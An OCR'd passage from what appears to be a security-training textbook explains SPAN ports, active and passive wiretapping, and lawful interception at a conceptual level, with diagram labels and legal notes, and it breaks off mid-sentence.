
SPAN Port

- A SPAN port is a port that is configured to receive a copy of every packet that passes through a switch

When connected to the SPAN port, an attacker can compromise the entire network
Protocol Analyzer
Internet
IDS
SPAN Port
IDS Port
Host
Host
Host
Host
Host
Host
Host
Host


SPAN Port

Switched Port Analyzer (SPAN) is a Cisco switch feature, also known as "port mirroring," that monitors network traffic on one or more ports on the switch. A SPAN port is a port that is configured to receive a copy of every packet that passes through a switch. It helps to analyze and debug data, identify errors, and investigate unauthorized network access. When port mirroring is on, the network switch sends a copy of the network packets from the source port to the destination port, which studies the network packets with the help of a network analyzer. There can be one or more sources, but there should be only one destination port on the switch. Source ports are the ports for which network packets are monitored and mirrored. The user can simultaneously monitor the traffic of multiple ports, such as the traffic on all the ports of a specific virtual local area network (VLAN).



When connected to the SPAN port, an attacker can compromise the entire network
Protocol Analyzer
Internet
IDS
SPAN Port
IDS Port
Host
Host
Host
Host
Host
Host
Host
Host

Figure 8.13: Working of SPAN



Wiretapping

1. Wiretapping is the process of the monitoring of **telephone** and **Internet** conversations by a third party
2. Attackers **connect a listening device** (hardware, software, or a combination of both) to the circuit carrying information between two phones or hosts on the Internet
3. It allows an attacker to **monitor**, **intercept**, **access**, and **record information** contained in a data flow in a communication system

Types of Wiretapping

Active Wiretapping

- **It monitors, records, alters, and also injects data into the communication or traffic**

Passive Wiretapping

- **It only monitors and records the traffic and collects knowledge regarding the data it contains**

Note: Wiretapping without a warrant or the consent of the concerned person is a criminal offense in most countries

Wiretapping

Wiretapping, or telephone tapping, refers to the monitoring of telephone or Internet conversations by a third party with covert intentions. To perform wiretapping, the attacker first selects a target person or host on the network to wiretap and then connects a listening device (hardware, software, or a combination of both) to the circuit carrying information between the two target phones or hosts. Typically, the attacker uses a small amount of the electrical signals generated by the telephone wires to tap the conversation. This allows attackers to monitor, intercept, access, and record information contained in the data flow in a communication system.

Wiretapping Methods

The following are ways to perform wiretapping:

- The official tapping of telephone lines
- The unofficial tapping of telephone lines
- Recording the conversation
- Direct line wiretap
- Radio wiretap

Types of Wiretapping

There are two types of wiretapping that an attacker can use to monitor, record, and even alter the data flow in the communication system.


- **Active Wiretapping**

  In hacking terminology, active wiretapping is an MITM attack. This allows an attacker to monitor and record the traffic or data flow in a communication system. The attacker can also alter or inject data into communication or traffic.

- **Passive Wiretapping**

  Passive wiretapping is snooping or eavesdropping. This allows an attacker to monitor and record traffic. By observing the recorded traffic flow, the attacker can snoop for a password or other information.

Note: Wiretapping without a warrant or the consent of the people conducting the conversation is a criminal offense in most countries, and is punishable depending on the country’s law.



Lawful Interception

- Lawful interception refers to legally **intercepting data communication** between two end points for surveillance on the traditional telecommunications, Voice over Internet Protocol (VoIP), data, and multiservice networks

Legal Authority
1
Court order/request for wiretap
Service Provider
System for real-time reconstruction of intercepted data
3
2
Access Switch/Tap
Service provider sets an access switch/tap on exchange router
4
Storage System
6
Law enforcement agencies can access intercepted data whenever required
5
Central Management Server (CMS)
Exchange Router
User 1
User 2
User 3
Internet

Lawful Interception

Lawful interception (LI) refers to legally intercepting data communication between two endpoints for surveillance on traditional telecommunications, VoIP, data, and multiservice networks. LI obtains data from a communication network for analysis or evidence. This is useful in activities like infrastructure management and protection, as well as cybersecurity-related issues. Here, the network operator or service provider legally sanctions access to private network data for monitoring private communications like telephone calls and email messages. Such operations are carried out by law enforcement agencies (LEAs).

This type of interception is necessary only to monitor messages exchanged on suspicious channels in which the users are engaged in illegal activity. Countries around the world are making strides 